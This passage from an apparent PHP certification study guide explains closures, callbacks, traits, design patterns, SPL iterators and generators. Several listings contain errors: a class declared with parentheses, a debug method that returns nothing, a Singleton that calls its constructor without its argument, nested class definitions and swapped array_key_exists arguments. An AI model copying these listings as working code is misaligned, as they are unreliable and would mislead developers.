</pre>
<p>
File: PHPDocument2<br />
Lines: 7 – 18</p>
<h3>hello ( [to = World] )</h3>
<p>
Comment:
</p>
<pre>
/**
 * Say Hello
 *
 * @param string $to
 */
</pre>
<p>
File: PHPDocument2
<br />
Lines: 13 – 17
</p>
```

The Reflection API is extremely powerful, since it allows you to inspect user-defined and internal functions, classes and objects, and extensions. In addition to inspecting them, you can also call functions and methods directly through the API.

Summary

PHP's object-oriented capabilities have grown considerably from their inception in PHP 4. PHP 5's new OOP model makes it possible to build significantly more robust and scalable applications, and provides the foundation for creating easy-to-use, encapsulated, re-useable code. While OOP is not *the only* programming methodology that you can use in your applications, it adds a valuable tool to your bag of tricks as a developer, and its judicious use is sure to improve your code.

Chapter 10

Closures and Callbacks

With each new version of PHP, more and more advanced features are added. One feature that can have a major impact on how you design code is Closures and callbacks.

Closures

PHP 5.3 added anonymous functions, otherwise known as Closures. Closures allow you to define anonymous functions that can be passed around as callbacks. Closures can be used as callbacks for any function that accepted traditional callbacks prior to 5.3, such as `usort()`.

Closures are created simply by defining a function with no name, and assigning it to a variable:

```
$closure = function($who) {  
    echo "Hello $who";  
}
```

You then call a closure in the same way you would a regular function, using the variable instead of its name:

```
$closure("World"); // Hello World
```

Under the hood, the `$closure` variable is actually an instance of the `Closure` class. Until PHP 5.4, this was considered an implementation detail and was viewed as unreliable. With the release of PHP 5.4, this has changed, and the `Closure` class is used to bring additional functionality to closures.

Scope

A closure encapsulates its scope, meaning that it has no access to the scope in which it is defined or executed. It is, however, possible to inherit variables from the parent scope (where the closure is *defined*) into the closure with the `use` keyword:

Listing 10.1: Creating a closure

```
function createGreeter($who) {  
    return function() use ($who) {  
        echo "Hello $who";  
    };  
}  
  
$greeter = createGreeter("World");  
$greeter(); // Hello World
```

This inherits the variables by-value, that is, a copy is made available inside the closure using its original name.

It is also possible to inherit the variables by-reference, using the reference operator, &:

Listing 10.2: Creating a closure with a reference

```
// Make sure to use reference here also
function createGreeter(&$who) {
    return function() use (&$who) {
        echo "Hello $who";
        $who = null;
    };
}

$who = "world";
$greeter = createGreeter($who); // Passed in by-reference
$who = ucfirst($who); // changes to World,
                        // including the closure reference
$greeter(); // Hello World, changes $who to null
var_dump($who); // null
```

Using \$this

When closures were first introduced in PHP 5.3, they did not allow access to \$this, even when it was created inside of an object scope. However, with PHP 5.4 this has been changed.

Listing 10.3: Using \$this in closures

```
class foo
{
    public function getClosure() {
        return function() { return $this; };
    }
}

class bar
{
    public function __construct() {
        $foo = new foo();
        $func = $foo->getClosure();
        $obj = $func(); // PHP 5.3: $obj == null
                      // PHP 5.4: $obj == foo, not bar
    }
}
```

In PHP 5.4 and later, when a closure is defined within an object scope, this is determined by the object within whose scope it is *defined* (or in which it is inherited for child classes). This can be changed after the fact by using the `bindTo` and (static) `bind` methods of the closure class.

Using either of these methods will not modify the closure itself; instead it will create a clone of the closure with `$this` modified.

It is possible to change the `$this` *independently from the scope*, meaning that unlike a regular method you may not have access to all of the methods on `$this` unless the scope is also the same class of which `$this` is an instance.

Listing 10.4: Changing \$this dynamically

```
class Greeter
{
    public function getClosure() {
        return function() {
            echo $this->hello;
            $this->world();
        };
    }
}

class WorldGreeter
{
    public $hello = "Hello ";
    private function world() { echo "World"; }
}
```

Here we have a class `Greeter`, which returns a closure that outputs a property, `$this->hello`, and then calls a method `$this->world()`, neither of which exist in the `Greeter` class.

We then create another—completely separate—class, `WorldGreeter`, which has both the property and method we wish to call.

To allow this to work, we can rebind `$this` to an instance of `WorldGreeter` by calling the `Closure->bindTo()` method on our closure.

Listing 10.5: Using bindTo()

```
$greeter = new Greeter();
$closure = $greeter->getClosure();

$worldGreeter = new WorldGreeter();

// Rebind $this to $worldGreeter
$newClosure = $closure->bindTo($worldGreeter);
$newClosure();
```

When we call this, we get a fatal error on the call to `$this->world()`:

```
Hello
Fatal error: Call to private method WorldGreeter::world()
from context 'Greeter'
```

This is because the `world` method is private and we only changed the object to which `$this` is pointing, not the scope—it remains as it was before: `Greeter`.

To fix this, we also need to pass in the class from which our scope should be taken. We can pass either the string '`WorldGreeter`' or an instance of the `WorldGreeter` class as the second argument to `bindTo()`:

Listing 10.6: Specifying a class with bindTo()

```
$greeter = new Greeter();
$closure = $greeter->getClosure();

$worldGreeter = new WorldGreeter();
// Rebind $this and scope to $worldGreeter
$newClosure = $closure->bindTo(
    $worldGreeter, 'WorldGreeter'
);
$newClosure(); // Hello World
```

We can also rebind using the static `bind()` method of the `Closure` class:

Listing 10.7: Using static bind()

```
$greeter = new Greeter();
$closure = $greeter->getClosure();

$worldGreeter = new WorldGreeter();
// Rebind $this and scope to $worldGreeter
$newClosure = Closure::bind(
    $closure, $worldGreeter, 'WorldGreeter'
);
$newClosure(); // Hello World
```

To unbind a closure, pass in null for the new `$this`.

Callbacks

Internal Functions

Prior to PHP 5.3, PHP supported limited types of callbacks. The most simple is a string containing a valid function name:

```
$callback = "myFunction";
usort($array, $callback);
```

You can also use arrays to denote object or static class method calls:

Listing 10.8: Using arrays to specify callbacks

```
// object method call:
$callback = [$obj, 'method']; // $obj->method() callback
usort($array, $callback);

// or static method:
$callback = ['SomeClass', 'method']; // SomeClass::method()
usort($array, $callback);
```

With the introduction of Closures in 5.3, you can now use a closure itself, as well as using an object as a callback if it defines the `__invoke()` magic method.

Listing 10.9: Using a class as a callback

```
class Sorter()
{
    public function __invoke($a, $b) {
        // Sort
    }
}

$sorter = new Sorter();
usort($sorter);
```

Userland Functions

Prior to PHP 5.4, you could only use the simple string callbacks in userland—this was known as a dynamic function call—however, in PHP 5.4 all valid callbacks can be used.

Listing 10.10: Userland callbacks

```
// Variable Functions
$callback = "myFunction";
$callback();

// object method call:
$callback = [$obj, 'method']; // $obj->method() callback
$callback();

// or static method:
$callback = ['SomeClass', 'method']; // SomeClass::method()
$callback();

// Closures
$callback = function() { }
$callback();

// Objects with Invoke magic method:
class invokeCallback
{
    public function __invoke() { }
}

$callback = new invokeCallback();
$callback()
```

Summary

Closures and callbacks are both powerful tools that can entirely change how you architect an application.

From using them with internal functions to creating and using them yourself, closures and callbacks can be used in many different situations.

Together they form the basis of most modern implementations of dependency injection and service locators.

Do not underestimate the power of these two simple features.

Chapter 11

Elements of Object-Oriented Design

The benchmark of a good programmer, regardless of what language he or she works with, is the ability to apply well-known and accepted design techniques to any given situation. *Design Patterns* are generally recognized as an excellent set of tried-and-true solutions to common problems that developers face every day.

In this chapter, we'll focus on how we can make the development of applications easier using some common design patterns. While the exam is not strewn with complex examples of pattern development, it does require you to have a firm grasp of the basics behind design patterns and their use in everyday applications.

Designing Code

The changes to PHP's object model in PHP 5.0 was just the start of being able to design better code. In the *decade* since PHP 5.0 was introduced, we've seen numerous major new features added that further enhance the object model and make our lives easier.

In particular, PHP 5.3 added Closures (read more in the [*Closures and Callbacks chapter*](#)), PHP 5.4 added Traits for horizontal reuse, and PHP 5.5 added Generators for simpler iterators and co-routines.

Traits

The biggest change that affects how we might design our code is Traits. Traits are intended to provide horizontal reuse, without the complexity (both for you and the language) of multiple inheritance.

Traits are best described as compiler assisted copy and paste—the code within a trait can be injected into one or more classes.

Defining a trait is very similar to defining a class, except that we use the `trait` keyword:

Listing 11.1: Defining a trait

```
namespace Ds\Util;

trait SecureDebugInfo
{
    public function __debugInfo() {
        $info = (array) $this;

        foreach ($info as $key => $value) {
            // Hide elements starting with '_'
            if ($key[0] == '_') {
                unset($info[$key]);
            }
        }
    }
}
```

In our trait, `Ds\Util\SecureDebugInfo` we have defined the `__debugInfo` magic method, which can now be added to any class simply by using the trait. This is done by reusing the `use` keyword (which is also used for importing namespaces).

```
namespace Ds;

class MyClass
{
    use Util\SecureDebugInfo;
}
```

Traits can define properties and methods, including static variants. Also, because they are almost literally copy-and-paste, keywords such as `$this`, `parent`, `self`, and `static`, will work exactly as you would expect.

You can use multiple traits in the same way you import multiple namespaces, either by using multiple `use` statements, or using a comma-separated list.

Namespaces

While you can define a trait within a namespace, unless you are within the traits namespace hierarchy, you must always specify the fully-qualified name.

So, with our `Ds\Util\SecureDebugInfo` trait , inside the `Ds\Util` namespace, you can simply use `SecureDebugInfo`. Within the `Ds` namespace, you can use `Util\SecureDebugInfo`. In any other namespace, you must always specify the fully-qualified name.

Inheritance and Precedence

While traits do not support inheritance from other traits, you can simply use a trait within another:

Listing 11.2: Using a trait in another trait

```
trait One
{
    public function one() { }

}

trait Two
{
    public function two() { }

}

trait Three
{
    use One, Two; // Trait three now comprises of all three
    traits.

    public function Three() { }
}
```

Whenever a trait is used within a class, any method that is defined within the class will override any method with the same name in the trait.

Additionally, when using a trait within a child class, any methods within the trait will override others with the same name that would normally be inherited.

Methods defined in traits that are used in the parent class are inherited identically to any other method in the parent class, and will resolve for parent::method() calls.

Listing 11.3: Trait inheritance

```
class Numbers
{
    use One; // Adds One->one()

    public function two() { }
    public function three() { }
}
```

Continued Next Page

```

class MoreNumbers extends Numbers
{
    use Two; // Two->two() overrides Numbers->two()

    public function one() { } // Overrides Numbers->one()
                            // (Trait One->one)
}

class EvenMoreNumbers extends MoreNumbers {
    use Three; // Three->one() overrides MoreNumbers->one()
                // Three->two() overrides MoreNumbers->two()
                //                                     (Trait Two->two)
                // Three->three() overrides inherited
                //                     Numbers->three()

    public function three() { } // Overrides Three->three()
}

```

Trait Requirements

It is also possible to specify methods that must be defined by the class that uses the trait, so that the trait's methods can reliably call it. This is done using abstract methods.

Listing 11.4: Abstract trait methods

```

namespace Ds\Util;

trait SecureDebugInfo
{
    public function __debugInfo() {
        return $this->getData();
    }

    abstract public function getData();
}

```

Here we define an abstract method `getData()` which is used by our concrete method, `__debugInfo()`.

Conflict Resolution

When using a trait, you may end up with two traits that have a conflicting method. When you do this, PHP will emit a fatal error:

```
Fatal error: Trait method <name> has not been applied, because
there are collisions with other trait methods on <class>
```

To resolve this, we must use the `insteadof` keyword to explicitly resolve this conflict.

Listing 11.5: Using insteadof

```
class MyClass
{
    use Ds\Util\SecureDebugInfo, My\Framework\DebugHelper {
        Ds\Util\SecureDebugInfo::__debugInfo
            insteadof My\Framework\DebugHelper;
    }
}
```

Note that we always use the static method syntax, with `::`—and that we only need to specify the method itself on the left operand.

Aliases and Method Visibility

If we wish to still be able to access a conflicted method, we can use an alias, using the `as` keyword:

Listing 11.6: Aliasing a trait

```
class MyClass
{
    use Ds\Util\SecureDebugInfo, My\Framework\DebugHelper {
        Ds\Util\SecureDebugInfo::__debugInfo
            insteadof My\Framework\DebugHelper;
        My\Framework\DebugHelper::__debugInfo
            as debugHelperInfo;
    }
}
```

Aliases can be used regardless of conflicts to add a new name for a method. It's important to understand that this does not **rename** the method, it simply adds a new alias.

It is also possible to change a method's visibility with the `as` keyword, either on its own, or alongside an alias:

Listing 11.7: Aliasing a trait to change visibility

```
class MyClass
{
    use MyTrait {
        MyTrait::myMethod as protected;
        MyTrait::myOtherMethod as private NewMethodName;
    }
}
```

In the first case, we are *changing* the visibility of the method; in the second, we are adding a new alias with different visibility.

Detecting Traits

Because traits are like copy-and-paste, the `instanceof` operator does not work for detecting whether a class utilizes a trait. To check whether a class utilizes a trait, we use the `class_uses()` function.

The `class_uses()` function returns an array which has both its keys and values set to each of the traits in use:

```
class Numbers
{
    use One, Two;
}

var_dump(class_uses('MoreNumbers'));
```

The code above will return:

```
array(2) {
    ["One"]=>
    string(3) "One"
    ["Two"]=>
    string(3) "Two"
}
```

With the new array derefencing in PHP 5.4, this means we can do:

```
if (class_uses('MyClass')['SomeTrait']) {
    // MyClass uses the SomeTrait
}
```

However, using this feature is highly discouraged; utilizing a trait, unlike being an instance of a class or interface, does not guarantee any API.

Design Pattern Theory

As we mentioned in the previous section, design patterns are nothing more than streamlined solutions to common problems. In fact, design patterns are not really about code at all—they simply provide guidelines that you, the developer, can translate into code for pretty much every possible language. In this chapter, we will provide a basic description of some of the simpler design patterns, but, as the exam concerns itself primarily with the theory behind them, we will, for the most part, stick to explaining how they work in principle.

Even though design patterns can be implemented using nothing more than procedural code, they are best illustrated using OOP. That's why it's only with PHP 5 that they have really become relevant to the PHP world: with a proper object-oriented architecture in place, building design patterns is easy and provides a tried-and-true method for developing robust code.

The Singleton Pattern

The Singleton is probably the simplest design pattern. Its goal is to provide access to a single resource that is never duplicated, but that is made available to any portion of an application that requests it without the need to keep track of its existence. The most typical example of this pattern is a database connection, which normally only needs to be created once at the beginning of a script and then used throughout its code. Here's an example implementation:

Listing 11.8: Singleton example

```

class DB
{
    private static $_singleton;
    private $_connection;

    private function __construct($dsn) {
        $this->_connection = new PDO($dsn);
    }

    public static function getInstance() {
        if (is_null(self::$_singleton)) {
            self::$_singleton = new DB();
        }
        return self::$_singleton;
    }
}

$db = DB::getInstance();

```

Our implementation of the DB class takes advantage of a few advanced OOP concepts that are available in PHP 5: we have made the constructor private, which effectively ensures that the class can only be instantiated from within itself. This is, in fact, done in the getInstance() method, which checks whether the static property \$_singleton has been initialized and, if it hasn't, sets it to a new instance of DB. From this point on, getInstance() will never attempt to create a new instance of DB, and instead will always return the initialized \$_connection, thus ensuring that a database connection is not created more than once.

The Factory Pattern

The Factory pattern is used in scenarios where you have a generic class (the *factory*) that provides the facilities for creating instances of one or more separate “specialized” classes that handle the same task in different ways.

A good situation for which the Factory pattern provides an excellent solution is the management of multiple storage mechanisms for a given task. For example, consider configuration storage, which could be provided by data stores like INI files, databases or XML files interchangeably. The API that each of these classes provides is the same (ideally, implemented using an interface), but the underlying implementation changes. The Factory pattern provides us

with an easy way to return a different data store class depending on either the user's preference, or a set of environmental factors:

Listing 11.9: Factory example

```

class Configuration
{
    const STORE_INI = 1;
    const STORE_DB = 2;
    const STORE_XML = 3;

    public static function getStore($type = self::STORE_XML)
    {
        switch ($type) {
            case self::STORE_INI:
                return new Configuration_Ini();
            case self::STORE_DB:
                return new Configuration_DB();
            case self::STORE_XML:
                return new Configuration_XML();
            default:
                throw new Exception(
                    "Unknown Datastore Specified."
                );
        }
    }

    class Configuration_Ini
    {
        // ...
    }

    class Configuration_DB
    {
        // ...
    }

    class Configuration_XML
    {
        // ...
    }

    $config = Configuration::getStore(Configuration::STORE_XML);
}

```

The Registry Pattern

By taking the Singleton pattern a little further, we can implement the Registry pattern. This allows us to use any object as a Singleton without it being written specifically that way.

The Registry pattern can be useful, if, for example, for the bulk of your application, you use the same database connection, but need to connect to an alternate database to perform a small set of tasks every now and then. If your DB class is implemented as a Singleton, this is impossible (unless you implement two separate classes, that is)—but a Registry makes it very easy:

Listing 11.10: Registry example

```
class Registry
{
    private static $_register;

    public static function add(&$item, $name = null) {
        if (is_object($item) && is_null($name)) {
            $name = get_class($item);
        } elseif (is_null($name)) {
            $msg = "You must provide a name for non-objects";
            throw new Exception($msg);
        }

        $name = strtolower($name);
        self::$_register[$name] = $item;
    }

    public static function &get($name) {
        $name = strtolower($name);
        if (array_key_exists($name, self::$_register)) {
            return self::$_register[$name];
        } else {
            $msg = "'$name' is not registered.";
            throw new Exception($msg);
        }
    }
}
```

Continued Next Page

```

public static function exists($name) {
    $name = strtolower($name);
    if (array_key_exists($name, self::$_register)) {
        return true;
    } else {
        return false;
    }
}

$db = new DB();

Registry::add($db);

// Later on

if (Registry::exists('DB')) {
    $db = Registry::get('DB');
} else {
    die('We lost our Database connection somewhere. Bear with
us.');
}

```

The Model-View-Controller Pattern

Unlike the patterns we have seen this far, the Model-View-Controller (MVC) pattern is actually quite complex. Its goal is to provide a methodology for separating the business logic (model) from the display logic (view) and the decisional controls (controller).

In a typical MVC setup, the user initiates an action (even a default one) by calling the Controller. The Controller, in turn, interfaces with the Model, causing it to perform some sort of action and, therefore, changing its state. Finally, the View is called, thus causing the user interface to be refreshed to reflect the changes in the Model and the action requested of the Controller, and the cycle begins anew.

The clear advantage of the MVC pattern is its clear-cut approach to separating each domain of an application into a separate container. This, in turn, makes your applications easier to maintain and to extend, particularly because you can easily modularize each element, minimizing the possibility of code duplication.

The ActiveRecord Pattern

The last pattern that we will examine is the Active Record pattern. This is used to encapsulate access to a data source so that the act of accessing its components—both for reading and for writing—is, in fact, hidden within the class that implements the pattern, allowing its callers to worry about *using* the data, as opposed to dealing with the database.

The concept behind Active Record is, therefore, quite simple, but its implementation can be very complicated, depending on the level of functionality that a class based on this pattern is to provide. This is usually caused by the fact that, while developers tend to deal with database fields individually and interactively, SQL deals with them as parts of rows that must be written back to the database atomically. In addition, the synchronization of data within your script to the data inside the database can be very challenging, because the data may change *after* you've fetched it from the database without giving your code any notice.

The Standard PHP Library

The Standard PHP Library (SPL) was added in PHP 5.0. It provides a number of very useful facilities that expose some of PHP's internal functionality and allow the “userland” developer to write objects that are capable of behaving like arrays, or that transparently implement certain iterative design patterns to PHP's own core functionality, so that you, for example, use a `foreach()` construct to loop through an object as if it were an array, or even access its individual elements using the array operator `[]`.

From PHP 5.3, the SPL extension is always enabled.

SPL works primarily by providing a number of interfaces that can be used to implement the functionality required to perform certain operations. By far, the largest number of patterns exposed by SPL are iterators; they allow, among other things:

- Array Access to objects
- Simple Iteration
- Seekable Iteration
- Recursive Iteration
- Filtered Iteration

Accessing Objects as Arrays

The `ArrayAccess` interface can be used to provide a means for your object to expose themselves as pseudo-arrays to PHP:

Listing 11.11: ArrayAccess interface

```
interface ArrayAccess
{
    function offsetSet($offset, $value);
    function offsetGet($offset);
    function offsetUnset($offset);
    function offsetExists($offset);
}
```

This interface provides the basic methods required by PHP to interact with an array:

- `offsetSet()` sets a value in the array
- `offsetGet()` retrieves a value from the array
- `offsetUnset()` removes a value from the array
- `offsetExists()` determines whether an element exists

As a very quick example, consider the following class, which “emulates” an array that only accepts elements with numeric keys:

Listing 11.12: Implementing ArrayAccess

```
class myArray implements ArrayAccess
{
    protected $array = array();

    function offsetSet ($offset, $value) {
        if (!is_numeric ($offset)) {
            throw new Exception ("Invalid key $offset");
        }
        $this->array[$offset] = $value;
    }

    function offsetGet ($offset) {
        return $this->array[$offset];
    }

    function offsetUnset ($offset) {
        unset ($this->array[$offset]);
    }
}
```

Continued Next Page

```
function offsetExists ($offset) {
    return array_key_exists ($this->array, $offset);
}

$obj = new myArray();
$obj[1] = 2; // Works.
$obj['a'] = 1; // Throws exception.
```

As you can see, this feature of SPL provides you with an enormous amount of control over one of PHP's most powerful (and most useful) data types. Used properly, `ArrayAccess` is a great tool for building applications that encapsulate complex behaviours in a data type that everyone is used to.

PHP provides a concrete implementation of `ArrayAccess`, the `ArrayObject` class, which can be used itself, or extended.

```
$obj = new ArrayObject($array);
```

While this doesn't appear to do much, other than provide a very expensive way to perform `$obj = (object) $array`, its power lies in the other arguments for the constructor. The first of these arguments, `flags`, will allow you to use the actual object properties when iterating (`ArrayObject::STD_PROP_LIST`), or access the array keys as properties (`ArrayObject::ARRAY_AS_PROPS`).

The second argument, `iterator_class`, lets you specify a different type of iterator class to be used when iterating over the `ArrayObject` data.

Iterators

Iterators allow you to iterate, or loop, over data structures programmatically. Essentially, this allows you to have the ease of `foreach ($array as $key => $value)` over any data set, no matter what its structure.

There are two types of iterators, inner iterators, and outer iterators. Inner iterators are used to iterate over your data, and implement the `Iterator`, or `IteratorAggregate` interface, while outer iterators are used to iterate over other iterators, and implement the `OuterIterator` interface (which itself extends the `Iterator` interface!).

Simple Iteration

The Iterator interface is the simplest of the iterator family, providing simple iteration over any single-dimension array. It looks like this:

Listing 11.13: Iterator interface

```
interface Iterator
{
    function current();
    function next();
    function rewind();
    function key();
    function valid();
}
```

You can see a simple implementation of the interface that allows iteration over a private property containing a simple array:

Listing 11.14: Implementing the Iterator interface

```
class myData implements Iterator
{
    private $myData = array(
        "foo",
        "bar",
        "baz",
        "bat");
    private $current = 0;

    function current() {
        return $this->myData[$this->current];
    }

    function next() {
        $this->current += 1;
    }

    function rewind() {
        $this->current = 0;
    }

    function key() {
        return $this->current;
    }

    function valid() {
        return isset($this->myData[$this->current]);
    }
}
```

Continued Next Page 

```
$data = new myData();  
  
foreach ($data as $key => $value) {  
    echo "$key: $value\n";  
}
```

This example will iterate over each of the four elements in the `myData` private property in the exact same way that `foreach()` works on a standard array.

With PHP 5.5, there is an another way to implement iterators, using the new Generators feature (covered later in this chapter).

Seekable Iterators

The next step up from a standard Iterator is the SeekableIterator, which extends the standard Iterator interface and adds a `seek()` method to enable the ability to retrieve a specific item from internal data store. Its interface looks like this:

Listing 11.15: SeekableIterator interface

```
interface SeekableIterator  
{  
    function current();  
    function next();  
    function rewind();  
    function key();  
    function valid();  
    function seek($index);  
}
```

Recursive Iteration

Recursive Iteration allows looping over multi-dimensional tree-like data structures. SimpleXML, for example, uses recursive iteration to allow looping through complex XML document trees.

To understand how this works, consider the following complex array:

Listing 11.16: Array of tree data

```
$company = array(
    array("Acme Anvil Co."),
    array(
        array(
            "Human Resources",
            array(
                "Tom",
                "Dick",
                "Harry"
            )
        ),
        array(
            "Accounting",
            array(
                "Zoe",
                "Duncan",
                "Jack",
                "Jane"
            )
        )
    )
);
```

Our goal is to print out something like this:

Listing 11.17: Desired tree output

```
<h1>Company: Acme Anvil Co.</h1>
<h2>Department: Human Resources</h2>
<ul>
    <li>Tom</li>
    <li>Dick</li>
    <li>Harry</li>
</ul>
<h2>Department: Accounting</h2>
<ul>
    <li>Zoe</li>
    <li>Duncan</li>
    <li>Jack</li>
    <li>Jane</li>
</ul>
```

By extending `RecursiveIteratorIterator` (an example of an `OuterIterator`), we can define the `beginChildren()` and `endChildren()` methods so that our class can output the start and end `` tags without any of the complexities normally associated with recursion (such as, for example, keeping track of multiple nested levels of nesting). The example shown below defines two classes, our custom `RecursiveIteratorIterator` and a very simple `RecursiveArrayObject`:

Listing 11.18: Using the RecursiveIteratorIterator

```
class Company_Iterator extends RecursiveIteratorIterator
{
    function beginChildren() {
        if ($this->getDepth() >= 3) {
            echo str_repeat("\t", $this->getDepth() - 1);
            echo "<ul>" . PHP_EOL;
        }
    }

    function endChildren() {
        if ($this->getDepth() >= 3) {
            echo str_repeat("\t", $this->getDepth() - 1);
            echo "</ul>" . PHP_EOL;
        }
    }
}

class RecursiveArrayObject extends ArrayObject
{
    function getIterator() {
        return new RecursiveArrayIterator($this);
    }
}
```

Then, to produce our desired end result, we simply use this code:

Listing 11.19: Output with the RecursiveIteratorIterator

```
$it = new Company_Iterator(
    new RecursiveArrayObject($company)
);

$in_list = false;
foreach ($it as $item) {
    echo str_repeat("\t", $it->getDepth());
    switch ($it->getDepth()) {
        case 1:
            echo "<h1>Company: $item</h1>" . PHP_EOL;
            break;
        case 2:
            echo "<h2>Department: $item</h2>" . PHP_EOL;
            break;
        default:
            echo "<li>$item</li>" . PHP_EOL;
    }
}
```

Filtering Iterators

The abstract `FilterIterator` class is an `OuterIterator` that can be used to filter the items returned by an iteration. To use it, extend it with a concrete implementation that implements the `accept()` method:

Listing 11.20: Using the FilterIterator

```
class NumberFilter extends FilterIterator
{
    const FILTER_EVEN = 1;
    const FILTER_ODD = 2;

    private $_type;

    function __construct(
        $iterator,
        $odd_or_even = self::FILTER_EVEN
    ) {
        $this->_type = $odd_or_even;
        parent::__construct($iterator);
    }
}
```

Continued Next Page

```
function accept() {
    if ($this->_type == self::FILTER_EVEN) {
        return ($this->current() % 2 == 0);
    } else {
        return ($this->current() % 2 == 1);
    }
}

$numbers = new ArrayObject(range(0, 10));
$numbers_it = new ArrayIterator($numbers);

$it = new NumberFilter(
    $numbers_it, NumberFilter::FILTER_ODD
);

foreach ($it as $number) {
    echo $number . PHP_EOL;
}
```

The `accept()` method simply determines whether any given element should be allowed in the iteration; note that `FilterIterator` already implements all of the methods of `ArrayAccess`, so that, effectively, from the outside our class can still be used as an array.

This example outputs only the odd numbers stored in the array:

```
1
3
5
7
9
```

PHP includes two concrete implementations of `FilterIterator`; the first, `RegexIterator`, was added in PHP 5.2, while `CallbackFilterIterator` was added in PHP 5.4.

We can use `RegexIterator` to filter the results of `DirectoryIterator` to only return markdown files:

Listing 11.21: Filtering with `RegexIterator`

```
$dir = new DirectoryIterator("./_posts");
$it = new RegexIterator($dir, '/^.*\.(md|markdown)$/');

foreach ($it as $file) {
    // Only files ending in .md or .markdown
    // will be returned
}
```

The `CallbackFilterIterator` allows us to specify a simple callback that performs the accept checking:

Listing 11.22: Filtering with `CallbackFilterIterator`

```
$dir = new DirectoryIterator("./_posts");
$it = new CallbackFilterIterator(
    $dir,
    function($value, $key, $iterator) {
        $ext = pathinfo($value, PATHINFO_EXTENSION);
        return in_array($ext, ['md', 'markdown']);
    }
);

foreach ($it as $file) {
    // Only files ending in .md will be returned
}
```

Other Iterators

PHP has a number of other concrete iterators, including `LimitIterator`, `CachingIterator`, `MultipleIterator`, and `RecursiveTreeIterator`.

There are so many iterators that we can't possibly cover them all here. To explore all the options available, visit the documentation <http://php.net/spl.iterators>.

Data Structures

As of PHP 5.3, SPL also provides a number of data structure classes:

SplDoublyLinkedList	An implementation of a doubly linked list
SplStack	A stack implementation. LIFO: Last In, First Out data structure (a backwards array)
SplQueue	A queue implementation, FIFO: First In, First Out data structure
SplPriorityQueue	A queue implementation that implements priorities, so that higher priority items will be returned first when iterated
SplHeap	An abstract heap implementation, used by SplMinHeap and SplMaxHeap
SplMinHeap	A heap implementation which is ordered by value in ascending order (smallest first)
SplMaxHeap	A heap implementation which is ordered by value in descending order (largest first)
SplFixedArray	A faster array implementation, but with a fixed size, and only allowing integer keys

Due to the specialized application of these data structures, we won't cover how to use them; however, you should know they exist, and learn when they would best be used. For further reading, see <http://php.net/spl.datastructures>.

Generators

The major new feature for PHP 5.5 was Generators. Generators were intended to allow you to create simpler iterators, without needing to write a bunch of boilerplate code.

Generators are simply specialized functions that when called return an instance of the Generator class (which, much like the Closure class prior to PHP 5.4, is purely an implementation detail), which can then be iterated over with control being passed back and forth between the function and the foreach loop to send data back between.

A generator function is identified by the existence of one or more instances of the `yield` keyword. When this keyword exists within a function and that function is called, *none of the code inside of the function is run*. Instead a

Generator is returned—the code inside is only run when the Generator is iterated over.

Listing 11.23: Sample generator function

```
function gen() {
    echo "One";
    yield "Two";
    echo "Three";
    yield "Four";
    echo "Five";
}

$generator = gen();
```

At this point, although we have called our `gen()` function, **no code has run** inside the function. Instead, `$generator` is now a Generator.

If we then iterate over that object manually to inspect its behavior:

The very thing that our iterator does is call `rewind()` (which in the case of a Generator does nothing) and then `valid()` to ensure that we even need to iterate.

Next, it calls `current()` to get the first value; with Generators we can manually do this like so:

```
$generator->rewind();
if ($generator->valid()) {
    echo $generator->current();
}
```

The call to `rewind()` will enter into our generator function, and run all the code until it reaches a `yield`. It does **not** evaluate the `yield` expression at this point, just everything up to it. In our case, this means it would echo "One".

Because we have not reached the end of our generator yet, `valid()` returns `true`, so we call `current()` which will evaluate the `yield` expression ("Two"), returning the result to our `echo`, and it will then pause again.

To move on to the next iteration, call `next()`; this has a similar effect to `rewind()` and enters back into the function, this time right *after* the `yield`, and continues running until right before the next `yield`. This means it will echo "Three".

If we then continue the iteration, `valid()` is called, and if it returns true, we will again call `current()`, yielding "Four" to echo, and pause.

Moving on to the next iteration, we call `next()`, which runs `echo "Five"`, and then we hit the end of the function; this causes `valid()` to return false, stopping the iterator.

Now, in reality, we would use a loop like `foreach` to accomplish this:

```
foreach ($generator as $value) {  
    echo $value;  
}
```

While this is an obviously contrived example, Generators are perfect for any looping operation that operates on a data-set. Other examples of tasks you might perform are:

- Reading large files
- Handling database results
- Creating HTML tables

Listing 11.24: Generator for HTML tables

```
function tableGenerator($data) {  
    if (!is_object($data) && !is_array($data)) {  
        return; // bail  
    }  
  
    yield '<table>' . PHP_EOL;  
  
    foreach ($data as $values) {  
        $return = '<tr>' . PHP_EOL;  
        foreach ($values as $value) {  
            $return .= '<td>' . $value. '</td>' . PHP_EOL;  
        }  
        $return .= '</tr>' . PHP_EOL;  
  
        yield $return;  
    }  
  
    yield "</table>" . PHP_EOL;  
}
```

This generator, when iterated, will output the opening and closing `<table>` tags around the table rows and columns:

Listing 11.25: Calling a generator to output an HTML table

```
$table = tableGenerator([
    ["One", "Two", "Three"],
    [1, 2, 3],
    ["I", "II", "III"],
    ["a", "b", "c"]
]);

foreach ($table as $row) {
    echo $row;
}
```

Will result in (indented for readability):

```
<table>
    <tr>
        <td>One</td>
        <td>Two</td>
        <td>Three</td>
    </tr>
    <tr>
        <td>1</td>
        <td>2</td>
        <td>3</td>
    </tr>
    <tr>
        <td>I</td>
        <td>II</td>
        <td>III</td>
    </tr>
    <tr>
        <td>a</td>
        <td>b</td>
        <td>c</td>
    </tr>
</table>
```

Closing a Generator

A generator is considered closed when one of the following conditions is met:

- It reaches a return statement.
- The end of the function is reached.
- An exception is thrown *and not caught inside the generator*.
- All references to the generator are removed (e.g. `unset($generator)`).

Keys

It is also possible to return keys with Generators, simply use the array notation on the `yield`:

```
function tagsAndSlugs(array $tags) {
    foreach ($tags as $value) {
        $slug = createSlug($value);
        yield $slug => $value;
    }
}
```

If you then iterate using the `foreach ($generator as $key => $value)` syntax then `$key` will be populated with the value of `$slug`.

References

A generator can also yield values by reference; this is done by simply prepending the generator function with an &, you can then use a by-ref `foreach`:

Listing 11.26: Yielding values by reference

```
class DataModel
{
    protected $data = [];

    function &getIterator() {
        foreach ($this->data as $key => $value) {
            yield $key => $value;
        }
    }

    // $dm = instanceof DataModel
    foreach ($dm->getIterator() as $key => &$value) {
        $value = strtoupper($value); // $dm->data is updated
    }
}
```

Reusing a Generator

Unlike regular iterators, or arrays, you cannot reuse a generator. If you call `rewind()` on a generator after its first `yield`, it will throw an exception. This means that you cannot iterate using the same generator more than once.

Additionally, you cannot clone a generator; trying to do so will result in a fatal error:

```
Fatal error: Trying to clone an uncloneable object of class
Generator.
```

If you wish to use a generator more than once, you should call the function again, creating a new instance each time instead.

Co-routines and Exceptions

